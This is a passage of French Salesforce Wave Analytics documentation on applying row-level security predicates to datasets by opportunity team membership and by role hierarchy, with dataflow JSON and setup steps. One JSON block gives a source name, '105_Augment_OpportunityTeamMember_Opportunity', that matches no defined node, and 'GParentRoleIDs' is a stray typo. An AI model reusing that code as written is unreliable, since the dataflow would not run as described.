| Edit \| Del | salesforce.com - 1,... | salesforce.com | $100,000.00 | 6/14/2012 | Negotiation/Review | Keith |
| Edit \| Del | salesforce.com - 2,... | salesforce.com | $20,000.00 | 8/12/2012 | Value Proposition | Keith |
| Edit \| Del | salesforce.com - 50... | Global Media | $50,000.00 | 5/12/2012 | Closed Won | Keith |
| Edit \| Del | salesforce.com - 50... | Global Media | $500,000.00 | 5/12/2012 | Closed Won | Keith |
| Edit \| Del | West_Sales_01 | West_Sales_Acc_01 | | 9/4/2014 | Prospecting | Lucy |

Acc - 1000 Widgets est la seule opportunité partagée avec une équipe d'opportunité. Bill est le responsable des ventes de cette opportunité. Tony est le propriétaire de l'opportunité.

## Conception du flux de données pour charger les données

Nous devons maintenant déterminer comment le flux de données extrait les données Salesforce et les charge dans un jeu de données. Pour commencer, vous créez la conception générale ci-dessous pour le flux de données.




Le flux de données extrait les données des objets Opportunity et OpportunityTeamMember, joint les données, puis les charge dans le jeu de données OppTeamMember.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

Implémentons maintenant cette conception en JSON, qui est le format du fichier de définition du flux de données. Un fichier de définition de flux de données contient des transformations qui extraient, transforment et chargent des données dans un jeu de données.


En fonction de la conception, vous créez le JSON ci-dessous.

```
{
   "Extract_OpportunityTeamMember": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityTeamMember",
         "fields": [
            { "name": "Name" },
            { "name": "OpportunityId" },
            { "name": "UserId" }
         ]
      }
   },
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
```

```
        "object": "Opportunity",
        "fields": [
           { "name": "Id" },
           { "name": "Name" },
           { "name": "Amount" },
           { "name": "StageName" },
           { "name": "AccountId" },
           { "name": "OwnerId" }
        ]
     }
  },
  "Augment_OpportunityTeamMember_Opportunity": {
     "action": "augment",
     "parameters": {
        "left": "Extract_OpportunityTeamMember",
        "left_key": [
           "OpportunityId"
        ],
        "relationship": "TeamMember",
        "right": "Extract_Opportunity",
        "right_key": [
           "Id"
        ],
        "right_select": [
           "Name","Amount"
        ]
     }
  },
  "Register_Dataset": {
     "action": "sfdcRegister",
     "parameters": {
        "alias": "OppTeamMember",
        "name": "OppTeamMember",
        "source": "Augment_OpportunityTeamMember_Opportunity",
        "rowLevelSecurityFilter": ""
     }
  }
}
```

Si vous exécutiez ce flux de données, Wave Analytics générerait un jeu de données sans sécurité au niveau ligne. Ainsi, tous les utilisateurs qui ont accès au jeu de données pourraient afficher l'opportunité partagée par l'équipe d'opportunité.

Dans l'exemple ci-dessous, Lucy pourrait afficher l'opportunité qui appartient à une équipe d'opportunité dont elle n'est pas membre.




Pour limiter l'accès aux enregistrements de ce jeu de données, vous devez appliquer la sécurité au niveau de la ligne.

## Détermination de la sécurité au niveau de la ligne pour le jeu de données

Il est temps de s'intéresser à la sécurité au niveau de la ligne. Comment allez-vous limiter l'accès à chaque enregistrement de ce jeu de données ?

Vous décidez de mettre en oeuvre le prédicat ci-dessous dans le jeu de données.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

```
'UserId' == "$User.Id"
```

Ce prédicat compare la colonne UserId du jeu de données à l'ID de l'utilisateur qui exécute la requête au jeu de données. La colonne UserId du jeu de données contient l'ID d'utilisateur du membre d'équipe associé à chaque opportunité. Pour déterminer l'ID de l'utilisateur qui exécute la requête, Wave Analytics examine l'ID de l'utilisateur qui soumet la requête dans l'objet User.

À chaque correspondance, Wave Analytics renvoie l'enregistrement à l'utilisateur.

## Modification du flux de données basé sur la sécurité au niveau de la ligne

Vous pouvez maintenant ajouter le prédicat au fichier de définition du flux de données.

Vous ajoutez le prédicat à la transformation Register qui enregistre le jeu de données OppTeamMember comme indiqué ci-dessous.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

```
{
   "Extract_OpportunityTeamMember": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityTeamMember",
         "fields": [
            { "name": "Name" },
            { "name": "OpportunityId" },
            { "name": "UserId" }
         ]
      }
   },
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Augment_OpportunityTeamMember_Opportunity": {
      "action": "augment",
      "parameters": {
         "left": "Extract_OpportunityTeamMember",
         "left_key": [
            "OpportunityId"
         ],
         "relationship": "TeamMember",
         "right": "Extract_Opportunity",
         "right_key": [
            "Id"
```

```
        ],
        "right_select": [
           "Name","Amount"
        ]
     }
  },
  "Register_Dataset": {
     "action": "sfdcRegister",
     "parameters": {
        "alias": "OppTeamMember",
        "name": "OppTeamMember",
        "source": "105_Augment_OpportunityTeamMember_Opportunity",
        "rowLevelSecurityFilter": "'UserId' == \"$User.Id\""
     }
  }
}
```

## Création du jeu de données

Vous disposez maintenant du fichier de définition du flux de données. Vous pouvez créer le jeu de données.

ATTENTION: Pour exécuter les étapes de cet exemple de mise en oeuvre, assurez-vous de disposer de tous les objets et champs Salesforce requis, et n'utilisez pas un environnement de production. Assurez-vous que les modifications n'affectent pas les autres jeux de données que vous avez déjà créés. Effectuez une sauvegarde avant de modifier le fichier de définition du flux de données existant, car vous ne pouvez pas récupérer les anciennes versions du fichier.

Pour créer le jeu de données, suivez la procédure ci-dessous.

1. Dans Wave Analytics, cliquez sur l'icône Engrenage ( ), puis sélectionnez **Surveillance des données** pour ouvrir la surveillance des données.
   La vue Tâches de la surveillance des données est affichée par défaut.
2. Sélectionnez la **vue Flux de données**.
3. Cliquez sur la liste des actions (1) du flux de données, puis sélectionnez **Télécharger** pour télécharger le fichier de définition de flux de données existant.

**Éditions**


Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour télécharger, charger, exécuter et suivre un flux de données :

- Modifier les flux de données de Wave Analytics”.




4. Ouvrez le fichier de définition du flux de données dans un éditeur JSON ou texte.
5. Ajoutez le JSON déterminé à l'étape précédente.
6. Avant de sauvegarder le fichier de définition du flux de données, utilisez un outil de validation JSON afin de vérifier la validité du fichier JSON.

   Le chargement d'un fichier de définition de flux de données JSON non valide entraîne une erreur. L'outil de validation JSON est disponible sur Internet.
7. Enregistrez et fermez le fichier de définition du flux de données.
8. Dans la vue Flux de données de la surveillance des données, cliquez sur la liste des actions du flux de données, puis sélectionnez **Charger**.
9. Sélectionnez le fichier de définition du flux de données mis à jour, puis cliquez sur **Charger**.
10. Dans la vue Flux de données de la surveillance des données, cliquez sur la liste des actions du flux de données, puis sélectionnez **Exécuter** pour exécuter la tâche du flux de données.
11. Pour afficher le tout dernier statut d'une tâche du flux de données, cliquez sur le bouton **Actualiser les tâches** ( ). Vous pouvez consulter le jeu de données OppTeamMember une fois la tâche du flux de données terminée.

Remarque: Si vous ajoutez un prédicat à un jeu de données déjà créé, chaque utilisateur doit se déconnecter et se reconnecter pour appliquer le prédicat.

## Test de la sécurité au niveau de la ligne pour le jeu de données


Vous devez vérifier que le prédicat est correctement appliqué et que chaque utilisateur peut afficher les opportunités appropriées.

1. Connectez-vous à Wave Analytics en tant que Lucy.
2. Ouvrez l'opportunité OppTeamMember.
   Notez que Lucy ne peut plus afficher l'opportunité associée à l'équipe d'opportunité, car elle n'est pas membre de l'équipe.


Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.




3. Déconnectez-vous, puis connectez-vous en tant que Bill.
   Bill peut afficher l'opportunité qui est partagée par l'équipe d'opportunité dont il est membre.




## Exemple de sécurité au niveau de la ligne basée sur la hiérarchie des rôles et la propriété de l'enregistrement

Examinons un exemple de création d'un jeu de données basé sur un fichier CSV, puis de mise en oeuvre de la sécurité au niveau de la ligne basée sur la hiérarchie des rôles Salesforce et la propriété de l'enregistrement. Dans cet exemple, vous allez créer un jeu de données qui contient toutes les opportunités. Pour limiter l'accès à chaque enregistrement du jeu de données, vous allez créer une stratégie de sécurité dans laquelle chaque utilisateur peut afficher uniquement les opportunités dont il est propriétaire ou qui appartiennent à ses subordonnés dans la hiérarchie des rôles Salesforce. Ce processus nécessite plusieurs étapes qui sont présentées dans les sections ci-après.

1. Détermination des données à inclure dans le jeu de données
   Pour commencer, déterminez les données que vous souhaitez inclure dans le jeu de données. Dans cet exemple, vous allez créer le jeu de données OppRoles qui contient toutes les opportunités, ainsi que les détails utilisateur de chaque propriétaire d'opportunité, notamment son nom complet, sa division et sa fonction.
2. Conception du flux de données pour charger les données
   Nous devons maintenant déterminer comment le flux de données extrait les données et les charge dans un jeu de données. Pour commencer, vous créez la conception générale ci-dessous pour le flux de données.

3. Détermination de la sécurité au niveau de la ligne pour le jeu de données
   Il est temps de s'intéresser à la sécurité au niveau de la ligne. Comment allez-vous limiter l'accès à chaque enregistrement de ce jeu de données ?
4. Modification du flux de données basé sur la sécurité au niveau de la ligne
   Nous pouvons maintenant modifier le fichier de définition du flux de données afin de tenir compte du prédicat.
5. Création du jeu de données
   Vous disposez maintenant du fichier de définition du flux de données. Vous pouvez créer le jeu de données.
6. Test de la sécurité au niveau de la ligne pour le jeu de données
   Vous devez vérifier que le prédicat est correctement appliqué et que chaque utilisateur peut afficher les opportunités appropriées.

CONSULTER ÉGALEMENT :


Paramètres flatten

## Détermination des données à inclure dans le jeu de données

Pour commencer, déterminez les données que vous souhaitez inclure dans le jeu de données. Dans cet exemple, vous allez créer le jeu de données OppRoles qui contient toutes les opportunités, ainsi que les détails utilisateur de chaque propriétaire d'opportunité, notamment son nom complet, sa division et sa fonction.

Vous obtenez les opportunités à partir de l'objet Opportunity et les détails utilisateur à partir de l'objet User. Les deux sont des objets Salesforce.

Dans cet exemple, votre organisation Salesforce comprend la hiérarchie des rôles et les utilisateurs ci-dessous.





De plus, votre organisation inclut les opportunités ci-dessous, la plupart appartenant à Keith.

Éditions


Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.




## Conception du flux de données pour charger les données

Nous devons maintenant déterminer comment le flux de données extrait les données et les charge dans un jeu de données. Pour commencer, vous créez la conception générale ci-dessous pour le flux de données.




Le flux de données extrait les données des objets Opportunity et User, joint les données, puis les charge dans le jeu de données OppRoles.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.


Implémentons maintenant cette conception en JSON, qui est le format du fichier de définition du flux de données. Un fichier de définition de flux de données contient des transformations qui extraient, transforment et chargent des données dans un jeu de données.

En fonction de la conception, vous créez le JSON ci-dessous.

```
{
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
        ]
      }
   },
   "Extract_User": {
      "action": "sfdcDigest",
```

```
      "parameters": {
      "object": "User",
      "fields": [
         { "name": "Id" },
         { "name": "Username" },
         { "name": "LastName" },
         { "name": "FirstName" },
         { "name": "Name" },
         { "name": "CompanyName" },
         { "name": "Division" },
         { "name": "Department" },
         { "name": "Title" },
         { "name": "Alias" },
         { "name": "CommunityNickname" },
         { "name": "UserType" },
         { "name": "UserRoleId" }
         ]
      }
   },
   "Augment_Opportunity_User": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunity",
         "left_key": [
            "OwnerId"
         ],
         "right": "Extract_User",
         "relationship": "Owner",
         "right_select": [
            "Name"
         ],
         "right_key": [
            "Id"
         ]
      }
   },
   "Register": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppRoles",
         "name": "OppRoles",
         "source": "Augment_Opportunity_User",
         "rowLevelSecurityFilter": ""
      }
   }
}
```

Si vous exécutiez ce flux de données, Wave Analytics générerait un jeu de données sans sécurité au niveau ligne. Ainsi, tous les utilisateurs qui ont accès au jeu de données pourraient afficher toutes les opportunités. Dans l'exemple ci-dessous, Bill pourrait afficher toutes les opportunités, y compris celles de son responsable Keith.




Pour limiter l'accès aux enregistrements de ce jeu de données, vous devez appliquer la sécurité au niveau de la ligne.

## Détermination de la sécurité au niveau de la ligne pour le jeu de données

Il est temps de s'intéresser à la sécurité au niveau de la ligne. Comment allez-vous limiter l'accès à chaque enregistrement de ce jeu de données ?

Vous décidez de mettre en oeuvre le prédicat ci-dessous dans le jeu de données.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

```
'ParentRoleIDs' == "$User.UserRoleId" || 'OwnerId' == "$User.Id"
```

**Remarque:** Le flux de données actuel ne contient aucune logique pour créer une colonne de jeu de données appelée « GParentRoleIDs ». ParentRoleIDs est un espace réservé pour le nom d'une colonne qui doit inclure cette information. À l'étape suivante, vous allez modifier le flux de données pour ajouter cette colonne au jeu de données. Le nom de la colonne change en fonction de votre configuration du flux de données.

En fonction du prédicat, Wave Analytics renvoie l'enregistrement d'opportunité si :

- L'utilisateur qui a soumis la requête est un parent de l'enregistrement d'opportunité selon la hiérarchie des rôles Salesforce. Wave Analytics détermine cette condition en fonction des ID de rôle dans la hiérarchie des rôles.
- Alternativement, l'utilisateur qui soumet la requête dans le jeu de données est le propriétaire de l'opportunité.

Examinons les deux parties de ce prédicat.

| Partie du prédicat | Description |
| --- | --- |
| 'ParentRoleIDs' == "$User.UserRoleId" | • ParentRoleIDs correspond à une colonne du jeu de données qui contient la liste des ID de rôle, séparés par une virgule, de tous les utilisateurs de niveau supérieur au propriétaire de l'opportunité dans la hiérarchie des rôles. Vous allez créer cette colonne du jeu de données dans la section suivante.<br>• $User.UserRoleId correspond à la colonne UserRoleId de l'objet Utilisateur. Wave Analytics examine l'ID de rôle de l'utilisateur qui soumet la requête à partir de l'objet Utilisateur. |
| 'OwnerId' == "$User.Id" | • OwnerId correspond à la colonne du jeu de données qui contient l'ID d'utilisateur du propriétaire de chaque opportunité.<br>• $User.Id correspond à l'ID de colonne de l'objet Utilisateur. Wave Analytics examine l'ID de l'utilisateur qui soumet la requête à partir de l'objet Utilisateur. |

## Modification du flux de données basé sur la sécurité au niveau de la ligne

Nous pouvons maintenant modifier le fichier de définition du flux de données afin de tenir compte du prédicat.


Dans ce scénario, vous modifiez le flux de données en fonction du prédicat.

- Ajoutez une colonne dans le jeu de données pour stocker la liste des ID de rôle, séparés par une virgule, de tous les parents de chaque propriétaire d'opportunité. Lors de la définition du prédicat à l'étape précédente, vous avez provisoirement référencé cette colonne « ParentRoleIDs ». Pour ajouter la colonne, vous modifiez la conception du flux de données comme indiqué dans le diagramme ci-dessous :

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.



La nouvelle conception du flux de données inclut les modifications suivantes :

- Extrait les ID de rôle à partir de l'objet UserRole.
- Utilise la transformation Flatten pour générer une colonne qui stocke la liste des ID de rôle, séparés par une virgule, de tous les parents de chaque utilisateur. Lors de la définition du prédicat à l'étape précédente, vous avez provisoirement référencé cette colonne « ParentRoleIDs ».
- Lie la nouvelle colonne au jeu de données OppRoles.

- Ajoutez le prédicat à la transformation Register qui enregistre le jeu de données OppRoles.

Vous modifiez le flux de données comme indiqué ci-dessous.

```
{
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Extract_User": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "User",
         "fields": [
            { "name": "Id" },
            { "name": "Username" },
            { "name": "LastName" },
            { "name": "FirstName" },
            { "name": "Name" },
            { "name": "CompanyName" },
            { "name": "Division" },
            { "name": "Department" },
            { "name": "Title" },
            { "name": "Alias" },
            { "name": "CommunityNickname" },
            { "name": "UserType" },
            { "name": "UserRoleId" }
         ]
      }
   },
   "Extract_UserRole": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "UserRole",
         "fields": [
            { "name": "Id" },
            { "name": "ParentRoleId" },
```

```
            { "name": "RollupDescription" },
            { "name": "OpportunityAccessForAccountOwner" },
            { "name": "CaseAccessForAccountOwner" },
            { "name": "ContactAccessForAccountOwner" },
            { "name": "ForecastUserId" },
            { "name": "MayForecastManagerShare" },
            { "name": "LastModifiedDate" },
            { "name": "LastModifiedById" },
            { "name": "SystemModstamp" },
            { "name": "DeveloperName" },
            { "name": "PortalAccountId" },
            { "name": "PortalType" },
            { "name": "PortalAccountOwnerId" }
         ]
      }
   },
   "Flatten_UserRole": {
      "action": "flatten",
      "parameters": {
         "multi_field": "Roles",
         "parent_field": "ParentRoleId",
         "path_field": "RolePath",
         "self_field": "Id",
         "source": "Extract_UserRole"
      }
   },
   "Augment_User_FlattenUserRole": {
      "action": "augment",
      "parameters": {
         "left": "Extract_User",
         "left_key": [
            "UserRoleId"
         ],
         "relationship": "Role",
         "right": "Flatten_UserRole",
         "right_key": [
            "Id"
         ],
         "right_select": [
            "Roles",
            "RolePath"
         ]
      }
   },
   "Augment_Opportunity_UserWithRoles": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunity",
         "left_key": [
            "OwnerId"
         ],
         "right": "Augment_User_FlattenUserRole",
         "relationship": "Owner",
         "right_select": [
```

```
            "Name",
            "Role.Roles",
            "Role.RolePath"
         ],
         "right_key": [
            "Id"
         ]
      }
   },
   "Register": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppRoles",
         "name": "OppRoles",
         "source": "Augment_Opportunity_UserWithRoles",
          "rowLevelSecurityFilter": "'Owner.Role.Roles' == \"$User.UserRoleId\" || 'OwnerId'
 == \"$User.Id\""
      }
   }
}
```

Remarque: Dans cet exemple, le jeu de données inclut les colonnes Owner.Role.Roles et OwnerId. Un utilisateur peut afficher les valeurs de ces colonnes pour chaque enregistrement auquel il a accès.

## Création du jeu de données

Vous disposez maintenant du fichier de définition du flux de données. Vous pouvez créer le jeu de données.

ATTENTION: Pour exécuter les étapes de cet exemple de mise en oeuvre, assurez-vous de disposer de tous les objets et champs Salesforce requis, et n'utilisez pas un environnement de production. Assurez-vous que les modifications n'affectent pas les autres jeux de données que vous avez déjà créés. Effectuez une sauvegarde avant de modifier le fichier de définition du flux de données existant, car vous ne pouvez pas récupérer les anciennes versions du fichier.

Pour créer le jeu de données, suivez la procédure ci-dessous.

1. Dans Wave Analytics, cliquez sur l'icône Engrenage ( ), puis sélectionnez **Surveillance des données** pour ouvrir la surveillance des données.
   La vue Tâches de la surveillance des données est affichée par défaut.
2. Sélectionnez la **vue Flux de données**.
3. Cliquez sur la liste des actions (1) du flux de données, puis sélectionnez **Télécharger** pour télécharger le fichier de définition de flux de données existant.

Éditions

